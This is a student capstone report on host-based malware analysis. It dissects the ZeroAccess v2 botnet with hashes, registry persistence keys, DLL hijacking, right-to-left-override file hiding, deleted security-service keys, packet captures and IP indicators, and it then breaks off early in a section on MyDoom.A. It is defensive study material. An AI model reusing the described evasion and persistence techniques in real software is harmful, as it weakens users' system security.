MINT 709

Capstone Project Report

Based On

Host-Based Malware Analysis

Instructor: Leonard Rogers

Presented by: Kunjal Pundeer

Date: 9th Mar 2019

Acknowledgement

I respect and thank Professor Leonard Rogers for his guidance, patience and support provided throughout this project. All that I have done is due to his great supervision and assistance.

I would also like to thank my family for supporting and encouraging me during this time. The trust they showed in me, helped me in achieving my goal.

The journey in doing this project and completing my degree has been a great experience, and I heartily thank MINT department for that.

Table of Contents

Abstract

According to AV-TEST Institute, there were around 7.12 million new malware registered in its database in December 2018, and the number continues to grow every single day. It has become an enormous threat to all the major organisations, smaller business as well as to an individual. To save a company's sensitive data and avoid any disruption or loss of data due to cyber-attack, it is necessary to understand how a malicious software enters a corporate network and compromise the organisation's systems. This is accomplished by analysing malware.

The great motivation behind this project is to study different types of malware existing in today's world and establish an understanding of malware analysis. The implementation would include performing host-based malware analysis using varied techniques. I have focussed on malware found on the Windows operating system as it is by far the most common operating system used today.

Code written with the intent of causing harm to data, devices or people is called malware. Some of the common malware are viruses, worms, trojan horses, botnet and spyware. Malware detection is a very big challenge as attackers continue to devise new techniques to evade detection methods. Therefore, it is important to analyse diverse types of malware as it helps in detecting and preventing future cyber-attacks.

Malware Analysis is a method of dissecting malware in order to understand how it executes, how it can be identified and hence defeated. It allows us to assess the damage that it can do the host after infecting it and discover indicators of compromise. In this report, malware analysis is performed on some of the very popular malware that caused financial damage, data loss, service disruption, impacted user's experience and affected system performance.

Malware Analysis Reports

ZeroAccess

Introduction

ZeroAccess is a peer-to-peer botnet which targets Microsoft Windows Operating systems. The botnet was first seen on VirusTotal on January 24, 2010 and is estimated to have controlled over 1.9 million computer systems. It is also known by other names – Sirefef or max++. The motivation behind ZeroAccess botnet is to generate revenue for the attacker through bitcoin mining or click fraud. According to a Symantec report "ZeroAccess was being sold for US$60,000 for the basic package and up to US$120,000 a year for a more featured version." Other research was carried out by Checkpoint which suggested that the highest number of machines infected were in North America (Figure 1).




Figure 1: Machines infected by ZeroAccess, by region

The botnet uses a distributed P2P architecture in which all the bots act as servers and clients simultaneously. P2P protocol is used for Command and Control purpose. The primary function is distributing modules and performing updates, making this botnet highly robust as chances of a single point of failure are highly reduced. Since no single C&C server exists, it is highly challenging to sinkhole the botnet.

There are two versions of ZeroAccess – Version 1 and Version 2. Version 1 has three variants which use a rootkit component while Version 2 was introduced with a major redesign and uses a User mode component for infecting the machine. Each version of the botnet supports 32 bit and 64-bit operating system. Hence there are in total of four botnets.

In this report, ZeroAccess version 2 will be discussed. Version 2 was found in the month of July 2012. The primary motive of this malware is to earn money through pay per click advertising. The trojan downloads an application that conducts web searches and clicks on the results. This is known as click fraud and is one of the most popular businesses for malware creators. Apart from click fraud, it can download other malware.


Table 1 shows the characteristics of the malware.

File Type	PE32 executable for windows
File Size	247.0KB
MD5	ea039a854d20d7734c5add48f1a51c34
SHA1	9615dca4c0e46b8a39de5428af7db060399230b2
SHA256	69e966e730557fde8fd84317cdef1ece00a8bb3470c0b58f3231e170168af169

Table 1: Characteristics of Malware File

VirusTotal Results

Virus Total results: 59 out of 69 antivirus engines detects this binary as a malware.



59 engines detected this file

SHA-256	69e966e730557fde8fd84317cdef1ece00a8bb3470c0b58f3231e170168af169
File name	invoice_2318362983713_823931342io.pdf.exe
File size	247 KB
Last analysis	2019-01-06 08:42:17 UTC
Community score	-303

Ad-Aware	Trojan.WLDCR.C
AegisLab	Trojan.Win32.ZAccess.m!c
AhnLab-V3	Trojan/Win32.ZAccess.R87034
ALYac	Trojan.ZeroAccess.RN
Antiy-AVL	Trojan[Backdoor]/Win32.ZAccess

Figure 2: VirusTotal Results for ZeroAccess

Infection Vector

ZeroAccess v2 mainly spreads through Social Engineering. It is a form of infection vector where the malware authors take advantage of the fact that a user would normally run an executable that they are familiar with. The malware author masks the malicious code as a legitimate file. When the user executes the file, the trojan gets installed on the system. Another attack vector is using advertising networks. When an advertisement gets clicked, it redirects the user to a compromised website where the attacker has installed the malware which automatically gets downloaded onto the vulnerable machine.

Behaviour

In this section, several behavioural components of the malware are discussed.


Checks System Configuration

Upon clicking the executable, the icon disappears and starts its installation process. Before starting the installation process, it attempts to find out the configuration of the operating system (32 or 64 bit). For this purpose, it uses ZwQueryInformationProcess API with ProcessWow64Information as the ProcessInformationClass parameter.

Installation Process

This malware uses a “dropper” component for installation. It tries to elevate its privileges to complete its installation. On a non-administrative account with UAC enabled, it drops a legitimate Flash Player installer in the temp folder. The UAC pop-up appears on the screen asking for permission to download Flash Player as shown in Figure 3.

Most malware uses legitimate files (Adobe Flash Player in this case) to get themselves installed on the system because the user would not be suspicious of the file and would proceed with the installation process.




User Account Control

Do you want to allow the following program to make changes to this computer?

Program name: Adobe Flash Player
Verified publisher: **Adobe Systems Incorporated**
File origin: Hard drive on this computer

Figure 3: UAC prompt to download flash player

Upon trying to opt out of the UAC prompt, it continues to appear. Upon clicking "Yes", a legitimate copy of Flash Player is downloaded (even if Flash Player is already installed) along with the malicious components of ZeroAccess.




Adobe® Flash® Player Installer

Connecting...


Figure 4: Flash Player Installer

The malware makes a TCP connection with the IP address 23.56.20.228 and makes an HTTP GET request to install Flash Player. It connects with the host fdownload.macromedia.com.



```
No.    Time        Source         Destination    Protocol Length Info
  203 57.602644   192.168.1.68   23.73.44.19    HTTP      232 GET /get/flashplayer/update/current/install/install_all_win_c…
16062 60.360781   23.73.44.19    192.168.1.68   HTTP     1426 HTTP/1.1 200 OK
16214 107.317104  192.168.1.68   207.228.83.25  HTTP      357 GET /get/flashplayer/update/current/install/version.xml32.0.0…
16216 107.433248  207.228.83.25  192.168.1.68   HTTP      647 HTTP/1.1 404 Not Found  (text/html)

Frame 16214: 357 bytes on wire (2856 bits), 357 bytes captured (2856 bits) on interface 0
Ethernet II, Src: PcsCompu_0a:78:bc (08:00:27:0a:78:bc), Dst: Actionte_7c:6f:00 (70:f1:96:7c:6f:00)
Internet Protocol Version 4, Src: 192.168.1.68, Dst: 207.228.83.25
Transmission Control Protocol, Src Port: 49179, Dst Port: 80, Seq: 1, Ack: 1, Len: 303
Hypertext Transfer Protocol
```

Figure 5: HTTP get request with fdownload.macromedia.com


Wireshark · Follow TCP Stream (tcp.stream eq 6) · Local Area Connection

```
GET /get/flashplayer/update/current/install/
version.xml32.0.0.114~installVector=6&previousVersion=0.0.0.0&pProc=installflashplayer.
exe&lang=en&cpuWordLength=32&playerType=ax&os=win&osVer=13&isDebug=0 HTTP/1.1
User-Agent: Adobe Flash Player
Host: fpdownload2.macromedia.com
Cache-Control: no-cache

HTTP/1.1 404 Not Found
Server: Apache
Content-Length: 424
Content-Type: text/html; charset=iso-8859-1
Date: Tue, 08 Jan 2019 09:47:39 GMT
Connection: keep-alive

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
</head><body>
<h1>Not Found</h1>
<p>The requested URL /get/flashplayer/update/current/install/
version.xml32.0.0.114~installVector=6&amp;previousVersion=0.0.0.0&amp;pProc=installflas
hplayer.exe&amp;lang=en&amp;cpuWordLength=32&amp;playerType=ax&amp;os=win&amp;osVer=13&
amp;isDebug=0 was not found on this server.</p>
</body></html>
```

Figure 5: Snapshot of "Follow TCP Stream


While the Flash Player is installed, the system is being infected in the background. The dropper drops msimg32.dll in a temp folder. During further execution of malware, MS Windows loads this DLL instead of the genuine msimg32.dll because when loading DLLs, MS Windows will first look in the current directory before the system directory.

ZeroAccess copies itself at the following two locations with the attribute set to hidden. It uses the file name GoogleUpdate.exe.

- User's AppData folder
- Program Files

The malware creates a folder by the name Google so that it looks non-suspicious to the user. The path to the folder where the malware drops itself consists of several non-printable Unicode characters (♡$̸⋙\Q̀☠⍨). The malware authors use characters that windows explorer cannot display to hide the files and hence making removal challenging. The malware also uses right-to-left override in path and registry entries to make it difficult to identify (exe.etadpUelgooG in place of GoogleUpdate.exe)

ZeroAccess changes the Access Control List entries (ACLs) on the folders where it is dropped. As a result, the user is not allowed to access the folder or make any changes (read or write). The error message is shown in Figure 7.




C:\Program Files\Google\Desktop\Install\{b83d9390-fa88-afcf-afdc-851b9704b940}\ \ \...
refers to a location that is unavailable. It could be on a hard drive on this computer, or on a network. Check to make sure that the disk is properly inserted, or that you are connected to the Internet or your network, and then try again. If it still cannot be located, the information might have been moved to a different location.

Figure 6: Error message upon trying to access folder

After the malware has been successfully dropped, it adds the following registry key to set the malware to autorun at Windows Startup. The Binary creates files and folders as shown in Figure 8


HKCU\Software\Microsoft\Windows\CurrentVersion\Run\Google Update = C:\Users\User1\AppData\Local\Google\Desktop\Install\{b83d9390-fa88-afcf-afdc-851b9704b940}\ ♡≸⋙\Ǭ☠~\ﺳﯽ\{b83d9390-fa88-afcf-afdc-851b9704b940}\GoogleUpdate.exe" >



```
[CreateFile] services.exe:468 > %ProgramFiles%\Google\Desktop\Install\{b83d9390-fa88-afcf-afdc-851b9704b940}\   \...\@\{049b4079b158-cdfa-fcfa-88af-0939d38b}\ـ        :652AHS]
[ffcee5c6f3e3906c375c3afb6fab61343e2ebb534496126373bcfb7b721fcec2
[CreateFile] services.exe:468 > %ProgramFiles%\Google\Desktop\Install\{b83d9390-fa88-afcf-afdc-851b9704b940}\   \...\@:@\{049b4079b158-cdfa-fcfa-88af-0939d38b}\ـ      :652AHS]
[558b2587b199594ac439b9464e14ea72429bf6998c4fbfa941c1cf89244c0b3e
[CreateFolder] services.exe:468 > %ProgramFiles%\Google\Desktop\Install\{b83d9390-fa88-afcf-afdc-851b9704b940}\   \...\U\{049b4079b158-cdfa-fcfa-88af-0939d38b}\ـ
```

Figure 7: Files and Folder created by Binary

Next, the malware starts the service by the name "gupdate" for the components that it dropped. Again, the malware uses the right-to-left override trick. The service starts the executable file stored in the Program Files folder during Startup.



Name	Type	Data
(Default)	REG_SZ	(value not set)
Description	REG_SZ	Keeps your Google software u
DisplayName	REG_SZ	Google Update Service (gupd
ErrorControl	REG_DWORD	0x00000000 (0)
ImagePath	REG_SZ	"C:\Program Files\Google\De
ObjectName	REG_SZ	LocalSystem
Start	REG_DWORD	0x00000002 (2)
Type	REG_DWORD	0x00000010 (16)

Edit String

Value name: ImagePath

Value data: ، \...\> "exe.etadpUelgooG\{049b4079b158-cdfa-fcfa-88af-0939d38b}\ـ

Figure 8: right-to-left override


Disrupts System Security

It attempts to disable several security-related services. This is achieved by deleting registry keys for the services MpsSvc, SharedAccess, Firewall, RemoteAccess, IPHelper, Windows defender, resulting in the disruption of system security and making it vulnerable to internet bound threats.

- HKLM\SYSTEM\ControlSet001\services\MpsSvc
- HKLM\SYSTEM\ControlSet001\services\SharedAccess
- HKLM\SYSTEM\ControlSet001\services\SharedAccess\Defaults\FirewallPolicy
- HKLM\SYSTEM\ControlSet001\services\RemoteAccess
- HKLM\SYSTEM\ControlSet001\services\PolicyAgent
- HKLM\SYSTEM\ControlSet001\services\iphlpsvc
- HKLM\SYSTEM\ControlSet001\services\wscsvc
- HKLM\SYSTEM\ControlSet001\services\PcaSvc
- HKLM\SYSTEM\ControlSet001\services\WinDefend

Operation

After the system is infected, it checks for internet connectivity by sending a DNS request for "www.google.com". Once the query gets resolved it sends another DNS query for j.maxmind.com to destination address 8.8.8.8:53 which is a public DNS address. This website provides a geo-IP locator service. An HTTP request is then made to URL "http://j.maxmind.com/app/geoip.js" to find out the location of the infected machine.




```
No.   Time        Source        Destination   Protocol  Length  Info
   19 8.690446    192.168.1.68  8.8.8.8       DNS           73  Standard query 0x3333 A j.maxmind.com

Frame 20: 132 bytes on wire (1056 bits), 132 bytes captured (1056 bits) on interface 0
Ethernet II, Src: Actionte_7c:6f:00 (70:f1:96:7c:6f:00), Dst: PcsCompu_0a:78:bc (08:00:27:0a:78:bc)
Internet Protocol Version 4, Src: 8.8.8.8, Dst: 192.168.1.68
User Datagram Protocol, Src Port: 53, Dst Port: 63551
Domain Name System (response)
```

Figure 9: HTTP get request to j.maxmind.com/app/geoip.js

After that, the Trojan tries to connect with the following URL directed towards e-zeeinternet.com. The purpose is to find out how many hosts have been affected by ZeroAccess. This is followed by sending several SSDP requests to IP address 239.255.255.250 which is the C&C server. The UDP protocol is used for Command and Control for communication.


The Trojan sends several malformed requests at destination 85.114.128.127.



```
   21 8.732237    192.168.1.68     85.114.128.127     DNS      62 Unknown operation (8) 0x4e40[Malformed Packet]
   22 8.733423    192.168.1.68     85.114.128.127     DNS      62 Unknown operation (8) 0x4e40[Malformed Packet]
   23 8.741072    192.168.1.68     85.114.128.127     DNS      62 Unknown operation (8) 0x4e40[Malformed Packet]
   24 8.741265    192.168.1.68     85.114.128.127     DNS      62 Unknown operation (8) 0x4e40[Malformed Packet]
   25 8.741616    192.168.1.68     85.114.128.127     DNS      62 Unknown operation (8) 0x4e40[Malformed Packet]

Frame 33: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
Ethernet II, Src: PcsCompu_0a:78:bc (08:00:27:0a:78:bc), Dst: Actionte_7c:6f:00 (70:f1:96:7c:6f:00)
Internet Protocol Version 4, Src: 192.168.1.68, Dst: 85.114.128.127
User Datagram Protocol, Src Port: 63563, Dst Port: 53
Domain Name System (query)
[Malformed Packet: DNS]
```

Figure 10: Malformed requests sent by Trojan

When examined on Wireshark, it detects it as DNS traffic because the requests are sent to destination port 53 but this is not DNS traffic. The purpose of these requests is to address its existence to the botmaster for the first time of infection.




```
/+.7....Hjl..pzb...2
```

Figure 11: Malformed DNS Packet

After this, a huge amount of traffic starts to be generated over UDP port 16471. ZeroAccess tries to connect to the peer-to-peer network. This is done to download plugins to enrich payload functionality. ZeroAccess uses an IP address list of 256 initial peers which is hardcoded in the program.

The infected machine starts sending UDP packet with a 16-byte payload to these IP addresses from source port 59770 to destination port 16471. The source port is not fixed and vary with different infected machines. It keeps on requesting until the response is received. The system gets packets from source port 16471 which consists of 848 bytes payload.



```
udp.port==16471
```

No.	Time	Source	Destination	Protocol	Length	Info
58	15.281099	192.168.1.68	207.191.243.130	UDP	58	59770 → 16471 Len=16
64	16.273784	192.168.1.68	71.11.140.115	UDP	58	59770 → 16471 Len=16
68	17.274509	192.168.1.68	114.39.95.144	UDP	58	59770 → 16471 Len=16
71	18.280257	192.168.1.68	176.61.195.55	UDP	58	59770 → 16471 Len=16
73	19.281616	192.168.1.68	218.186.205.90	UDP	58	59770 → 16471 Len=16
75	20.274024	192.168.1.68	95.85.170.63	UDP	58	59770 → 16471 Len=16
79	21.274276	192.168.1.68	89.42.153.135	UDP	58	59770 → 16471 Len=16
81	22.275444	192.168.1.68	103.12.122.101	UDP	58	59770 → 16471 Len=16
82	23.276950	192.168.1.68	84.210.70.201	UDP	58	59770 → 16471 Len=16

Figure 12: Huge Traffic generated over UDP port 16471

Apart from the hardcoded IP addresses, it also tries to discover new peers using the P2P protocol. When a new peer is found, it is added to the list. Every time a newly infected machine becomes part of the ZeroAccess botnet, it starts to download updated modules as instructed by another peer in the network which is acting as a server. When the module is executing it starts to perform click fraud or Bitcoin mining based on the instructions in the module.

ZeroAccess focusses on two kinds of malicious activities - bitcoin mining and financial fraud through pay-per-click advertising. There are two separate networks of bots for each activity. ZeroAccess is capable of infecting both 32-bit and 64-bit operating system. And hence there are four distinct networks of a botnet.

Malicious Activity	Ports for 32-bit	Ports for 64-bit
Bitcoin mining	16464	16465
Click-fraud	16471	16470

Table 2: Ports used for communication

The Trojan uses these hard-coded ports for communication depending on the type of operating system and the type of malicious activity it wants to perform. In this case, it was port number 16471.

Now that the infected system has become a member of a botnet, it begins to do financial fraud through pay-per-click advertising. A considerable number of HTTP requests are sent from the infected system to several websites. Every click generates revenue for the botmaster.

Indicators of Compromise

Network connectivity with the following IP Addresses was found which are blacklisted as checked on ipvoid.com.

112.135.33.165	42.118.161.196	85.106.140.151	41.59.43.92
117.208.168.154	5.145.115.55	89.42.153.135	41.70.153.11
182.160.1.44	5.34.68.142	92.53.47.67	197.7.24.34
190.186.175.13		94.253.233.192	

Table 3: Network Indicators of Compromise

MyDoom.A

Introduction

As the name suggests, MyDoom is a malware that created a real doom situation for specific IT companies. MyDoom which is also known as Novarg is a mass-mailing worm that started to flood email services throughout the world in early 2004 and slowed down internet traffic worldwide.


The first variant called MyDoom.A started spreading via email as an attachment in January 2004. It created a backdoor in the victim's operating system and performed a massive Distributed Denial-of-Service attack against the SCO website. The attack was a success, and the attackers were able to take down the SCO website for about two weeks successfully. Due to the high amount of requests being sent to the website, SCO moved the website from www.sco.com to www.thescogroup.com.

